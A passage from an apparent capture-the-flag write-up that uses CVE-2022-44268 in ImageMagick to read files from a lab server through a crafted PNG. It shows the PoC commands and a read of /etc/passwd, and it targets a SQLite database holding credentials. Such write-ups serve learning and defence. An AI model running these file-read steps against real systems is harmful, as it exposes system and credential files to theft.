

7.1.0-49 beta is the exact vulnerable build for CVE-2022-44268 (arbitrary file read via crafted PNG). The delegate format sweep from the HackTricks page came back with the usual PostScript/SVG/MSL inventory, but this box does not need a delegate bug, the file-read CVE is enough.
3. Arbitrary file read to credentials
The PoC (voidz0r's Rust generator, https://git.rotfl.io/v/CVE-2022-44268) builds the payload PNG: the argument is a file path, not a command, the tool embeds it as the profile chunk and the server's ImageMagick reads it during the shrink.
First read, /etc/passwd. One real user:
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash



Second read, the database. The path was not guessed, it came from the dumped source: dashboard.php opens PDO('sqlite:/var/db/pilgrimage').
Two stumbles on the way to the credential, both kept:
cargo run "cat /var/db/pilgrimage"reads nothing. The argument is a path, not a shell command, the server looked for a file literally namedcat /var/db/pilgrimage. Bare path:cargo run "/var/db/pilgrimage".
